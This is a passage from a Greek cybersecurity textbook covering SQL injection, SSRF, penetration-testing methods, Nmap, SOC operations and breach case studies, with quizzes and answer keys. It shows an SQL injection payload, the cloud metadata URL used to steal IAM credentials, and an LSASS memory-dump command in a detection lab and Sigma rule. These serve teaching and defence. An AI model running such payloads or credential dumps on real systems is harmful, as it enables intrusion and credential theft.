print(f"Ασφαλές Αποτέλεσμα Μηδέν( διαρροές): {safe_results}")
EOF
python3 /tmp/sqli_demo.py
```

Έξοδος Τερματικού (Terminal Output):

```
---- [1] Ευπαθής Εκτέλεση (String Concatenation) ----Εκτελούμενο
SQL: SELECT * FROM users WHERE username = "' OR '1'='1"Αποτέλεσμα
διαρροής: [(1, 'admin', 'SuperAdmin'), (2, 'john', 'User')]

---- [2] Ασφαλής Εκτέλεση (Prepared Statements / Parameterized) ----Ασφαλές
Αποτέλεσμα Μηδέν( διαρροές): []
```

ΠΡΑΚΤΙΚΗ ΑΣΚΗΣΗ Αντιμετώπιση Server-Side Request Forgery (SSRF) σε Cloud API

Σενάριο: Ένα web API επιτρέπει στους χρήστες να εισάγουν ένα URL εικόνας προφίλ (avatar_url), το οποίο ο διακομιστής κατεβάζει αυτόματα. Ένας εισβολέας εισάγει τη διεύθυνση `http://169.254.169.254/latest/meta-data/iam/security-credentials/`.

1. Ποια ευαίσθητα δεδομένα προσπαθεί να υποκλέψει ο επιτιθέμενος από το Cloud Metadata Service;
2. Ποια αρχιτεκτονικά αντίμετρα (URL Parsing, DNS Resolution Pinning, Private IP Blacklisting) πρέπει να εφαρμοστούν στο backend;

3. Πώς η αναβάθμιση σε AWS IMDSv2 (Session-oriented Token) προστατεύει από τέτοιου είδους επιθέσεις SSRF;

Ανακεφαλαίωση & Βασικά Συμπεράσματα Κεφαλαίου

- Το OWASP Top 10:2021 θέτει το Broken Access Control και το Injection ως τις κορυφαίες απειλές εφαρμογών.
- Η χρήση Parameterized Queries (Prepared Statements) εξαλείφει πλήρως τον κίνδυνο SQL Injection διαχωρίζοντας δεδομένα και εντολές.
- Οι επιθέσεις Buffer Overflow αντιμετωπίζονται σε επίπεδο μεταγλωττιστή και λειτουργικού (DEP/NX, ASLR, Stack Canaries).
- Η πρακτική DevSecOps μετατοπίζει την ασφάλεια αριστερά (Shift-Left) ενσωματώνοντας αυτοματοποιημένους ελέγχους SAST, DAST και SCA στους αγωγούς CI/CD.

9.5 Αξιολόγηση Τέλους Κεφαλαίου & Ερωτήσεις Κρίσεως

Επίσημο Τεστ Αυτοαξιολόγησης (Quiz Κεφαλαίου 9)

1. Ποια κατηγορία κατέχει την 1η θέση στο OWASP Top 10:2021;
 - Α'. A01: Broken Access Control
 - Β'. A03: Injection
 - Γ'. A07: Identification and Authentication Failures
 - Δ'. A10: Server-Side Request Forgery (SSRF)
2. Ποιος είναι ο πιο αποτελεσματικός μηχανισμός προστασίας από επιθέσεις SQL Injection;
 - Α'. Χρήση μεγαλύτερων κωδικών πρόσβασης
 - Β'. Παραμετροποιημένα ερωτήματα (Parameterized Queries / Prepared Statements)
 - Γ'. Εγκατάσταση antivirus στον server
 - Δ'. Απενεργοποίηση της θύρας 80
3. Ποια τεχνική εκμετάλλευσης μνήμης συνδέει μικρές ακολουθίες υπαρχόντων εντολών που καταλήγουν σε RET για την παράκαμψη του DEP/NX;
 - Α'. Cross-Site Scripting (XSS)
 - Β'. Return-Oriented Programming (ROP Chains)
 - Γ'. DNS Amplification
 - Δ'. ARP Spoofing
4. Ποιο πρωτόκολλο εκμεταλλεύτηκε η ευπάθεια Apache Log4Shell (CVE-2021-44228) για την εκτέλεση απομακρυσμένου κώδικα;

- Α'. JNDI μέσω LDAP / RMI
 - Β'. FTP
 - Γ'. Telnet
 - Δ'. SMTP
5. Ποια διεύθυνση IP χρησιμοποιείται συνήθως σε επιθέσεις SSRF σε περιβάλλοντα Cloud (AWS/Azure/GCP) για την υποκλοπή IAM Credentials;
- Α'. 127.0.0.1
 - Β'. 169.254.169.254 (Instance Metadata Service)
 - Γ'. 192.168.1.1
 - Δ'. 8.8.8.8
6. Ποια είναι η διαφορά μεταξύ SAST (Static Analysis) και DAST (Dynamic Analysis) στο DevSecOps;
- Α'. Το SAST ελέγχει τον πηγαίο κώδικα χωρίς να εκτελείται η εφαρμογή (White-Box), ενώ το DAST ελέγχει την εκτελούμενη εφαρμογή εξωτερικά (Black-Box)
 - Β'. Το DAST ελέγχει μόνο τα Windows
 - Γ'. Δεν υπάρχει καμία διαφορά
 - Δ'. Το SAST εκτελείται μόνο μετά την παράδοση στον πελάτη
7. Τι είναι το Software Bill of Materials (SBOM);
- Α'. Ένα τιμολόγιο αγοράς hardware
 - Β'. Μια επίσημη και δομημένη λίστα όλων των εξαρτήσεων, βιβλιοθηκών και modules ανοικτού κώδικα που περιέχονται σε μια εφαρμογή
 - Γ'. Ένα είδος firewall
 - Δ'. Μια γλώσσα προγραμματισμού
8. Ποια ευπάθεια επιτρέπει σε έναν χρήστη να αποκτήσει πρόσβαση στα δεδομένα άλλου χρήστη αλλάζοντας απλώς μια αριθμητική παράμετρο στο URL (IDOR);
- Α'. Broken Access Control (Insecure Direct Object Reference)
 - Β'. SQL Injection
 - Γ'. Denial of Service
 - Δ'. Hardcoded Cryptographic Key
9. Ποιος καταχωρητής στο Linux x86_64 περιέχει την πρώτη παράμετρο μιας συνάρτησης κατά το System V AMD64 ABI;
- Α'. RAX
 - Β'. RDI
 - Γ'. RSP
 - Δ'. RBX
10. Ποιο εργαλείο ανοικτού κώδικα χρησιμοποιείται ευρέως σε αγωγούς CI/CD για Dynamic Application Security Testing (DAST);

Α'. OWASP ZAP (Zed Attack Proxy)

Β'. Wireshark

Γ'. GCC

Δ'. Notepad++

Πίνακας Ορθών Απαντήσεων και Παιδαγωγικής Αιτιολόγησης Quiz 9

Ερώτηση	Ορθή	Παιδαγωγική Αιτιολόγηση & Τεκμηρίωση
Q1	A	Το Broken Access Control αναρριχήθηκε στην 1η θέση του OWASP Top 10:2021.
Q2	B	Τα Prepared Statements διαχωρίζουν πλήρως τη δομή του SQL query από τα δεδομένα χρήστη.
Q3	B	Το ROP αξιοποιεί υπάρχοντα αποσπάσματα κώδικα (gadgets) παρακάμπτοντας την προστασία Non-Executable Stack (DEP/NX).
Q4	A	Το Log4Shell εκμεταλλεύτηκε το JNDI lookup για λήψη και εκτέλεση απομακρυσμένων Java classes μέσω LDAP/RMI.
Q5	B	Η Link-Local IP 169.254.169.254 παρέχει πρόσβαση στο Instance Metadata Service σε Cloud VMs.
Q6	A	Το SAST σαρώνει τον κώδικα (White-box), ενώ το DAST δοκιμάζει endpoints σε runtime (Black-box).
Q7	B	Το SBOM παρέχει πλήρη απογραφή των open-source εξαρτήσεων για ταχεία ανίχνευση ευπαθειών (π.χ. SPDX, CycloneDX).
Q8	A	Το IDOR αποτελεί κλασική μορφή Broken Access Control λόγω απουσίας ελέγχου εξουσιοδότησης στο αντικείμενο.
Q9	B	Στο x86_64 Linux ABI, οι ακέραιες παράμετροι περνούν κατά σειρά στους καταχωρητές: RDI, RSI, RDX, RCX, R8, R9.
Q10	A	Το OWASP ZAP αποτελεί το κορυφαίο open-source εργαλείο αυτοματοποιημένου DAST σε περιβάλλοντα DevSecOps.

Αξιολόγηση Ευπαθειών, Δοκιμές Διείσδυσης & Ηθικό Χάκινγκ

Σύνοψη & Μαθησιακοί Στόχοι Κεφαλαίου

Η αξιολόγηση ευπαθειών και οι δοκιμές διείσδυσης (Penetration Testing) αποτελούν θεμελιώδεις επιθετικές διαδικασίες (Offensive Security) για την προληπτική αναγνώριση κενών ασφαλείας. Στο παρόν κεφάλαιο εξετάζονται:

- Μεθοδολογικά πρότυπα δοκιμών διείσδυσης: PTES (Penetration Testing Execution Standard), NIST SP 800-115, OSSTMM και OWASP WSTG.
- Τύποι δοκιμών διείσδυσης: Black-Box, Grey-Box και White-Box testing, και Κανόνες Εμπλοκής (Rules of Engagement – RoE).
- Μηχανισμοί αξιολόγησης και ιεράρχησης ευπαθειών: CVSS v3.1, CVSS v4.0, σύστημα EPSS (Exploit Prediction Scoring System) και κατάλογος CISA KEV.
- Τεχνικές αναγνώρισης δικτύου (Network Reconnaissance) και μηχανική σαρώσεων Nmap (SYN scan, Connect scan, UDP scan, NSE scripting).
- Αρχιτεκτονική εργαλείων εκμετάλλευσης: Metasploit Framework (Exploits, Payloads, Stagers, Meterpreter) και επιθέσεις Active Directory (BloodHound, Pass-the-Hash, DCSync).
- Αναλυτική μελέτη περίπτωσης: Η παραβίαση της Capital One μέσω SSRF και κλοπής IAM Roles (2019).

10.1 Μεθοδολογίες Δοκιμών Διείσδυσης & Πρότυπο PTES

ΤΥΠΙΚΟ ΜΟΝΤΕΛΟ & ΜΑΘΗΜΑΤΙΚΗ ΘΕΜΕΛΙΩΣΗ ► Οι Επτά Φάσεις του Προτύπου PTES (Penetration

1. **Pre-engagement Interactions:** Καθορισμός του πεδίου εφαρμογής (Scope), των Κανόνων Εμπλοκής (Rules of Engagement – RoE), χρονοδιαγράμματος, γραπτής νομικής εξουσιοδότησης (Get-Out-of-Jail-Free Card) και καναλιών επικοινωνίας έκτακτης ανάγκης.
2. **Intelligence Gathering (Reconnaissance):** Συλλογή πληροφοριών για τον στόχο μέσω Παθητικού OSINT (Whois, Shodan, Certificate Transparency, Google Dorking) και Ενεργητικής Σάρωσης.
3. **Threat Modeling:** Αναγνώριση των περιουσιακών στοιχείων του οργανισμού και μοντε-

λοποίηση των πιθανών διαδρομών επίθεσης των αντιπάλων.

4. **Vulnerability Analysis:** Εντοπισμός σφαλμάτων διαμόρφωσης, ελλειπών ενημερώσεων ασφαλείας και ευπαθειών σε υπηρεσίες και εφαρμογές (Vulnerability Scanning).
5. **Exploitation:** Ελεγχόμενη ενεργοποίηση ευπαθειών για την απόκτηση αρχικής πρόσβασης (Initial Access), με απόλυτο σεβασμό στη διαθεσιμότητα των συστημάτων.
6. **Post-Exploitation:** Εκτίμηση της επιχειρησιακής επίπτωσης μέσω κλιμάκωσης προνομίων (Privilege Escalation), πλευρικής μετακίνησης (Lateral Movement) και ανάλυσης πρόσβασης σε ευαίσθητα δεδομένα.
7. **Reporting:** Σύνταξη λεπτομερούς τεχνικής αναφοράς και Εκτελεστικής Σύνοψης (Executive Summary) με τεκμηριωμένες οδηγίες αποκατάστασης (Remediation).

10.2 Συστήματα Βαθμολόγησης & Προτεραιοποίησης: CVSS v3.1, EPSS & CISA KEV

ΟΡΙΣΜΟΣ ► Η Σύγχρονη Τριάδα Διαχείρισης Ευπαθειών

- **Common Vulnerability Scoring System (CVSS v3.1):** Μετρά τη *θεωρητική σοβαρότητα* (Severity) μιας ευπάθειας σε κλίμακα 0.0 έως 10.0 με βάση το Base Score:

$$\text{Base Metrics} = f(\text{Attack Vector, Complexity, Privileges, Interaction, Scope, CIA Impact}) \quad (10.1)$$

- **Exploit Prediction Scoring System (EPSS):** Στατιστικό μοντέλο μηχανικής μάθησης του FIRST που προβλέπει την *πιθανότητα εκμετάλλευσης* μιας ευπάθειας στη φύση (in the wild) εντός των επόμενων 30 ημερών ($0.0 \leq \text{EPSS} \leq 1.0$ ή 0% – 100%).
- **CISA KEV (Known Exploited Vulnerabilities):** Επίσημος κατάλογος της κυβέρνησης των ΗΠΑ που περιλαμβάνει ευπάθειες για τις οποίες υπάρχουν επιβεβαιωμένες ενεργές επιθέσεις στον πραγματικό κόσμο.

10.3 Τεχνικές Σάρωσης Δικτύου & Μηχανική του Nmap

10.4 Μελέτη Περίπτωσης: Η Παραβίαση της Capital One (2019)

ΜΕΛΕΤΗ ΠΕΡΙΠΤΩΣΗΣ & ΑΝΑΛΥΣΗ ΣΥΜΒΑΝΤΟΣ ► Ανάλυση της Επίθεσης Capital One μέσω SSRF & AV

Τον Ιούλιο του 2019, πρώην μηχανικός cloud παραβίασε την υποδομή AWS της τράπεζας Capital One, υποκλέπτοντας τα προσωπικά και οικονομικά δεδομένα άνω των 106 εκατομμυρίων πελατών.

Αλυσίδα Εκμετάλλευσης (Exploitation Chain):

Τύπος Σάρωσης Nmap	Εντολή CLI	Τεχνική Λειτουργία & Συμπεριφορά Πακέτων
TCP SYN (Stealth)	<code>nmap -sS target</code>	Στέλνει SYN. Αν λάβει SYN-ACK, η θύρα είναι Open και στέλνει αμέσως RST χωρίς ολοκλήρωση σύνδεσης. Αν λάβει RST, η θύρα είναι Closed .
TCP Connect	<code>nmap -sT target</code>	Ολοκληρώνει πλήρως το 3-Way Handshake μέσω του OS socket API. Καταγράφεται ευκολότερα στα application logs.
UDP Scan	<code>nmap -sU target</code>	Στέλνει κενό UDP packet. Αν λάβει ICMP Port Unreachable (Type 3 Code 3), η θύρα είναι Closed . Αν δεν λάβει απάντηση, η κατάσταση είναι Open Filtered .
Service Version & NSE	<code>nmap -sV -sC target</code>	Αποστέλλει εξειδικευμένα probes για αναγνώριση banners και εκτελεί προεπιλεγμένα scripts του Nmap Scripting Engine.

Πίνακας 10.1: Συγκριτική ανάλυση τεχνικών σάρωσης θυρών με το εργαλείο Nmap.

1. **WAF Misconfiguration (ModSecurity):** Ο ανοιχτός WAF server της εταιρείας είχε εσφαλμένη ρύθμιση που επέτρεπε επιθέσεις Server-Side Request Forgery (SSRF).
2. **Metadata Access:** Ο επιτιθέμενος εκμεταλλεύτηκε το SSRF για να αποστείλει αίτημα στην εσωτερική διεύθυνση `http://169.254.169.254/latest/meta-data/iam/security-credentials/`.
3. **Over-privileged IAM Role:** Το EC2 instance του WAF διέθετε ένα υπερβολικά προνομιούχο IAM Role (`***-App-WAF-Role`) με δικαιώματα `s3:ListBucket` και `s3:GetObject` σε όλους τους S3 Buckets της τράπεζας (κατάφωρη παραβίαση της αρχής Least Privilege).
4. **Data Exfiltration:** Χρησιμοποιώντας τα προσωρινά STS tokens, ο εισβολέας κατέβασε περισσότερα από 30 GB ευαίσθητων τραπεζικών δεδομένων.

❏ ΤΕΧΝΙΚΟ ΕΡΓΑΣΤΗΡΙΟ 10: Σάρωση Υπηρεσιών & Έλεγχος SSL/TLS με Nmap NSE

Στόχος: Εκτέλεση ελέγχου ασφαλείας TLS/SSL ciphers και αναγνώριση ευπαθειών μέσω σεναρίων του Nmap Scripting Engine.

Βήμα 1: Εκτέλεση Σεναρίου Nmap NSE SSL Audit

```
nmap --script ssl-enum-ciphers -p 443 scanme.nmap.org
```

Έξοδος Τερματικού (Terminal Output):

```
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.045s latency).

PORT      STATE SERVICE
443/tcp   open  https
| ssl-enum-ciphers:
|   TLSv1.2:
|     ciphers:
```

```

| TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (secp256r1) - A
| TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (secp256r1) - A
| compressors:
|   NULL
| TLSv1.3:
|   ciphers:
|     TLS_AKE_WITH_AES_256_GCM_SHA384 (ecdh_x25519) - A
|     TLS_AKE_WITH_AES_128_GCM_SHA256 (ecdh_x25519) - A
|_ least strength: A

```

Nmap done: 1 IP address (1 host up) scanned in 2.84 seconds

Ερμηνεία: Ο ελεγχόμενος διακομιστής υποστηρίζει αποκλειστικά ασφαλείς εκδόσεις TLS 1.2 και TLS 1.3 με ισχυρούς αλγορίθμους AEAD (Βαθμός A), απορρίπτοντας παρωχημένα πρωτόκολλα (SSLv3, TLS 1.0, TLS 1.1).

ΠΡΑΚΤΙΚΗ ΑΣΚΗΣΗ Σχεδιασμός Κανόνων Εμπλοκής (RoE) για Red Team Engagement

Σενάριο: Μια τράπεζα αναθέτει σε εξωτερική ομάδα δοκιμών διείσδυσης (Red Team) την αξιολόγηση της ανθεκτικότητάς της έναντι στοχευμένων επιθέσεων APT.

1. Ποια κρίσιμα στοιχεία πρέπει να περιλαμβάνει το έγγραφο Rules of Engagement (RoE) σχετικά με συστήματα εκτός πεδίου (Out-of-Scope systems);
2. Γιατί απαγορεύεται αυστηρά η εκτέλεση επιθέσεων DoS/DDoS σε παραγωγικά περιβάλλοντα κατά τη διάρκεια ενός penetration test;
3. Ποια είναι η διαδικασία κλιμάκωσης (Escalation Path) εάν η ομάδα εντοπίσει ένα κρίσιμο Zero-Day κενό ασφαλείας κατά τις δοκιμές;

Ανακεφαλαίωση & Βασικά Συμπεράσματα Κεφαλαίου

- Το πρότυπο PTES καλύπτει τη δομημένη διεξαγωγή δοκιμών διείσδυσης από τον καθορισμό πεδίου μέχρι την παράδοση της τελικής αναφοράς.
- Η σύγχρονη ιεράρχηση ευπαθειών συνδυάζει τη σοβαρότητα CVSS με την πιθανότητα πραγματικής εκμετάλλευσης EPSS και τη λίστα CISA KEV.
- Το εργαλείο Nmap επιτρέπει λεπτομερή αναγνώριση δικτύου μέσω εξειδικευμένων τεχνικών σάρωσης (SYN, UDP) και αυτοματοποιημένων scripts (NSE).
- Η επίθεση στην Capital One ανέδειξε τον τεράστιο κίνδυνο των υπερπρονομιούχων Cloud IAM Roles σε συνδυασμό με ευπάθειες εφαρμογών (SSRF).

10.5 Αξιολόγηση Τέλους Κεφαλαίου & Ερωτήσεις Κρίσεως

Επίσημο Τεστ Αυτοαξιολόγησης (Quiz Κεφαλαίου 10)

1. Ποια φάση του προτύπου PTES περιλαμβάνει τον καθορισμό του Score, των RoE και της νομικής εξουσιοδότησης;
 - Α'. Pre-engagement Interactions
 - Β'. Threat Modeling
 - Γ'. Exploitation
 - Δ'. Post-Exploitation
2. Ποια τεχνική σάρωσης του Nmap στέλνει πακέτο SYN και, εφόσον λάβει SYN-ACK, απαντά με RST χωρίς να ολοκληρώσει τη σύνδεση;
 - Α'. TCP Connect Scan (-sT)
 - Β'. TCP SYN Stealth Scan (-sS)
 - Γ'. UDP Scan (-sU)
 - Δ'. Ping Scan (-sn)
3. Τι μετρά το σύστημα Exploit Prediction Scoring System (EPSS) του FIRST;
 - Α'. Το μέγεθος του αρχείου του exploit σε bytes
 - Β'. Την πιθανότητα μια ευπάθεια να εκμεταλλευτεί στην πράξη εντός 30 ημερών
 - Γ'. Την ταχύτητά του επεξεργαστή
 - Δ'. Τον αριθμό των γραμμών κώδικα του λειτουργικού
4. Ποιο είδος δοκιμής διείσδυσης εκτελείται χωρίς καμία πρότερη γνώση για την εσωτερική υποδομή του στόχου;
 - Α'. White-Box Testing
 - Β'. Black-Box Testing
 - Γ'. Grey-Box Testing
 - Δ'. Unit Testing
5. Ποια ευπάθεια εφαρμογής και ποιο cloud configuration σφάλμα συνδυάστηκαν στην πα-ραβίαση της Capital One το 2019;
 - Α'. SQL Injection και ασθενές Wi-Fi password
 - Β'. SSRF στον WAF και υπερπρονομιούχο AWS EC2 IAM Role
 - Γ'. Cross-Site Scripting και παλαιό BIOS
 - Δ'. Phishing email και κλοπή USB
6. Ποιο εργαλείο ανοικτού κώδικα χρησιμοποιεί θεωρία γράφων (Graph Theory) για την αποκάλυψη κρυφών διαδρομών επίθεσης στο Active Directory;
 - Α'. BloodHound
 - Β'. Wireshark
 - Γ'. John the Ripper
 - Δ'. Ghidra
7. Ποια είναι η διαφορά μεταξύ Staged και Stageless payloads στο Metasploit Framework;

- Α'. Το Staged payload στέλνει έναν μικρό stager που κατεβάζει το κύριο payload στη μνήμη, ενώ το Stageless περιέχει ολόκληρο το payload σε ένα binary
- Β'. Το Stageless λειτουργεί μόνο σε Linux
- Γ'. Δεν υπάρχει καμία διαφορά
- Δ'. Το Staged δεν λειτουργεί μέσω δικτύου
8. Ποιο μήνυμα ICMP επιστρέφεται συνήθως κατά τη σάρωση UDP όταν η θύρα είναι κλειστή;
- Α'. ICMP Echo Reply
- Β'. ICMP Destination Unreachable (Port Unreachable – Type 3, Code 3)
- Γ'. ICMP Redirect
- Δ'. ICMP Time Exceeded
9. Ποιο επίσημο κατάλογο διατηρεί η CISA για ευπάθειες που αποδεδειγμένα δέχονται επιθέσεις στη φύση;
- Α'. CISA KEV (Known Exploited Vulnerabilities)
- Β'. OWASP Top 10
- Γ'. MITRE ATT&CK
- Δ'. RFC Editor List
10. Ποια επίθεση Active Directory εξάγει απευθείας τα hashes όλων των χρηστών του domain προσομοιώνοντας τη συμπεριφορά ενός Domain Controller;
- Α'. DCSync Attack
- Β'. ARP Spoofing
- Γ'. Buffer Overflow
- Δ'. SYN Flood

Ερώτηση	Ορθή	Παιδαγωγική Αιτιολόγηση & Τεκμηρίωση
Q1	A	To Pre-engagement καθορίζει το νομικό πλαίσιο, τα όρια ελέγχου και τους κανόνες RoE.
Q2	B	To SYN Scan (-sS) είναι ημι-ανοικτό (half-open) καθώς τερματίζει τη σύνδεση με RST πριν ολοκληρωθεί το handshake.
Q3	B	To EPSS προβλέπει την πιθανότητα ενεργής εκμετάλλευσης στη φύση αξιοποιώντας δεδομένα threat intelligence.
Q4	B	To Black-box testing προσομοιώνει την οπτική ενός εξωτερικού επιτιθέμενου χωρίς πρότερη πληροφόρηση.
Q5	B	To SSRF επέτρεψε την κλοπή credentials από το Instance Metadata, τα οποία είχαν υπερβολικά S3 δικαιώματα.
Q6	A	To BloodHound χαρτογραφεί ACLs, Groups και Sessions του Active Directory σε γράφους επιθέσεων.
Q7	A	To Staged payload χρησιμοποιεί μικρό footprint για εκμετάλλευση μικρών buffer spaces, κατεβάζοντας το Meterpreter.
Q8	B	Στο UDP, η λήψη ICMP Type 3 Code 3 σηματοδοτεί ότι η θύρα είναι κλειστή.
Q9	A	Ο κατάλογος CISA KEV επιβάλλει άμεση επιδιόρθωση σε ευπάθειες που εκμεταλλεύονται ενεργά.
Q10	A	To DCSync εκμεταλλεύεται το Directory Replication Service (DRS) πρωτόκολλο για ανάκτηση hashes από το NTDS.dit.

Μέρος IV

Επιχειρησιακή Ασφάλεια, Εγκληματολογική Διερεύνηση και Διακυβέρνηση

Επιχειρησιακά Κέντρα Ασφαλείας (SOC), SIEM/SOAR & Απόκριση σε Περιστατικά

Σύνοψη & Μαθησιακοί Στόχοι Κεφαλαίου

Το Επιχειρησιακό Κέντρο Ασφαλείας (Security Operations Center – SOC) αποτελεί την καρδιά της αμυντικής παρακολούθησης και απόκρισης σε κυβερνοεπιθέσεις. Στο παρόν κεφάλαιο εξετάζονται διεξοδικά:

- Οργανωτική δομή και ρόλοι σε ένα σύγχρονο SOC (Tiers 1, 2, 3, Threat Hunters και Incident Commanders).
- Αρχιτεκτονική συστημάτων SIEM (Security Information and Event Management), μοντέλα κανονικοποίησης συμβάντων (CEF, Elastic Common Schema) και κανόνες συσχέτισης (Correlation Rules).
- Σύνταξη κανόνων ανίχνευσης ανοικτού προτύπου Sigma (Generic Signature Format for SIEMs).
- Αυτοματοποίηση και ενορχήστρωση ασφαλείας μέσω SOAR (Security Orchestration, Automation, and Response) και σχεδιασμός Playbooks.
- Ο κύκλος ζωής διαχείρισης περιστατικών κατά NIST SP 800-61 Rev. 2 (Προετοιμασία, Ανίχνευση & Ανάλυση, Περιορισμός, Εξάλειψη & Ανάκαμψη, Ενέργειες μετά το Περιστατικό).
- Αναλυτική μελέτη περίπτωσης: Η παραβίαση της Target και η κόπωση από ειδοποιήσεις (Alert Fatigue, 2013).

11.1 Οργανωτική Δομή & Ρόλοι του Επιχειρησιακού Κέντρου Ασφαλείας (SOC)

Επίπεδο SOC	Τίτλος Ρόλου	Κύριες Αρμοδιότητες & Επιχειρησιακή Αποστολή
Tier 1	Triage / Alert Analyst	24/7/365 παρακολούθηση κονσόλας SIEM, αρχική αξιολόγηση ειδοποιήσεων, φιλτράρισμα ψευδώς θετικών (False Positives), κλιμάκωση (Escalation).
Tier 2	Incident Responder	Σε βάθος διερεύνηση πραγματικών περιστατικών, ανάλυση επιφανειών μόλυνσης, εκτέλεση διαδικασιών περιορισμού (Host Isolation).
Tier 3	Threat Hunter / Forensic	Προληπτικός εντοπισμός απειλών (Proactive Threat Hunting), ανάλυση κακόβουλου λογισμικού (Reverse Engineering), εξειδικευμένη εγκληματολογία.
SOC Lead / Eng	SOC Manager / Architect	Σχεδιασμός κανόνων ανίχνευσης, συντήρηση υποδομών SIEM/SOAR, διαχείριση KPIs (MTTD, MTTR) και επικοινωνία με τη διοίκηση.

Πίνακας 11.1: Η ιεραρχική διαστρωμάτωση ρόλων σε ένα σύγχρονο Enterprise SOC.


11.2 Μηχανική SIEM, Κανονικοποίηση Logs & Κανόνες Sigma

ΤΥΠΙΚΟ ΜΟΝΤΕΛΟ & ΜΑΘΗΜΑΤΙΚΗ ΘΕΜΕΛΙΩΣΗ ► Κανόνας Ανίχνευσης Ανοικτού Προτύπου Sigma (S)

Το πρότυπο Sigma επιτρέπει τη συγγραφή κανόνων ανίχνευσης σε γλώσσα YAML, οι οποίοι μετατρέπονται αυτόματα σε εγγενή queries για Splunk, Elastic, Microsoft Sentinel ή QRadar:

```
title: LSASS Process Memory Dump via Rundll32 Comsvcs
id: a8d5e0a2-2b3c-4d5e-9f0a-1b2c3d4e5f6a
status: production
description: Detects dumping of LSASS process memory using comsvcs.dll and rundll32
author: SOC Engineering Team
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    Image|endswith: '\rundll32.exe'
    CommandLine|contains|all:
      - 'comsvcs.dll'
      - 'MiniDump'
      - 'lsass'
  condition: selection
falsepositives:
  - Highly unlikely in legitimate enterprise environments
level: critical
tags:
  - attack.credential_access
  - attack.t1003.001
```

11.3 Ο Κύκλος Διαχείρισης Περιστατικών κατά NIST SP 800-61 Rev. 2



Σχήμα 11.1: Ο κυκλικός άξονας απόκρισης σε περιστατικά ασφαλείας κατά το πρότυπο NIST SP 800-61 Rev. 2.

11.4 Μελέτη Περίπτωσης: Η Παραβίαση της Target & Alert Fatigue (2013)

ΜΕΛΕΤΗ ΠΕΡΙΠΤΩΣΗΣ & ΑΝΑΛΥΣΗ ΣΥΜΒΑΝΤΟΣ ► Ανάλυση της Παραβίασης της Target (2013) & Κόπωση

Τον Νοέμβριο του 2013, επιτιθέμενοι υπέκλεψαν τα στοιχεία 40 εκατομμυρίων πιστωτικών καρτών και προσωπικά δεδομένα 70 εκατομμυρίων πελατών της αλυσίδας Target.

Ανάλυση Αποτυχίας SOC & Αιτίες:

1. **Initial Breach:** Οι επιτιθέμενοι έκλεψαν διαπιστευτήρια VPN από έναν εξωτερικό εργολάβο συστημάτων κλιματισμού (HVAC Vendor).
2. **Detection Success:** Το εγκατεστημένο σύστημα EDR/NIDS (FireEye) *ανίχνευσε με επιτυχία* την εγκατάσταση του malware και παρήγαγε κρίσιμες ειδοποιήσεις υψηλής προτεραιότητας.
3. **Human Failure due to Alert Fatigue:** Η ομάδα του SOC στη Bangalore αγνόησε τις ειδοποιήσεις λόγω του τεράστιου όγκου καθημερινών ψευδώς θετικών συναγερμών (Alert Fatigue) και της έλλειψης αυτοματοποιημένων μηχανισμών απόκρισης (SOAR).
4. **Μάθημα:** Η τεχνολογία ανίχνευσης είναι άχρηστη χωρίς σωστά δομημένες διαδικασίες διαλογής (Triage), διαχείριση κόπωσης ειδοποιήσεων και αυτοματισμούς απομόνωσης.

✕ ΤΕΧΝΙΚΟ ΕΡΓΑΣΤΗΡΙΟ 11: Ανίχνευση Επιθέσεων LSASS Dumping & Αυτοματοποιημένη Απόκριση

Στόχος: Ανάλυση αρχείων καταγραφής Windows Event Logs (Event ID 4688) και αυτόματη απομόνωση μολυσμένου συστήματος μέσω Python script.

Βήμα 1: Εκτέλεση Σεναρίου Ανάλυσης Log & SOAR Action

```

cat << 'EOF' > /tmp/soc_soar_demo.py
# Προσομοίωση ροής Windows Security Events (Event ID 4688)
logs = [
    {"event_id": 4688, "host": "WS-FIN-04", "proc": "notepad.exe", "cmd":
      "notepad.exe budget.txt"},
    {"event_id": 4688, "host": "WS-EXEC-01", "proc": "rundll32.exe", "cmd":
      "rundll32.exe C:\\windows\\System32\\comsvcs.dll, MiniDump 648
      C:\\temp\\lsass.dmp full"}
]
  
```

```
print("=== SOC Detection & SOAR Automated Playbook ===")
for entry in logs:
    if "comsvcs.dll" in entry["cmd"] and "MiniDump" in entry["cmd"]:
        print(f"[!] CRITICAL ALERT: Credential Dumping (T1003.001) on Host {entry['host']}")
        print(f"[*] Command Line: {entry['cmd']}")
        print(f"[+] SOAR Action Executed: Network Isolation command sent to EDR for host {entry['host']}.")
        print(f"[+] Ticket INC-9821 created and assigned to Tier 2 Incident Responder.\n")
EOF
python3 /tmp/soc_soar_demo.py
```

Έξοδος Τερματικού (Terminal Output):

```
=== SOC Detection & SOAR Automated Playbook ===
[!] CRITICAL ALERT: Credential Dumping (T1003.001) on Host WS-EXEC-01
[*] Command Line: rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 648 C:\temp\lsass.dmp full
[+] SOAR Action Executed: Network Isolation command sent to EDR for host WS-EXEC-01.
[+] Ticket INC-9821 created and assigned to Tier 2 Incident Responder.
```

ΠΡΑΚΤΙΚΗ ΑΣΚΗΣΗ Διαμόρφωση Σχεδίου Περιορισμού (Containment Strategy) σε Επίθεση Ran

Σενάριο: Το SOC ανιχνεύει μαζική κρυπτογράφηση αρχείων σε κοινόχρηστο εταιρικό File Server με προέλευση τον σταθμό εργασίας WS-HR-12.

1. Ποια είναι η άμεση ενέργεια περιορισμού (Containment) που πρέπει να εκτελεστεί στον σταθμό εργασίας χωρίς να απενεργοποιηθεί η παροχή ρεύματος (ώστε να διατηρηθεί η μνήμη RAM);
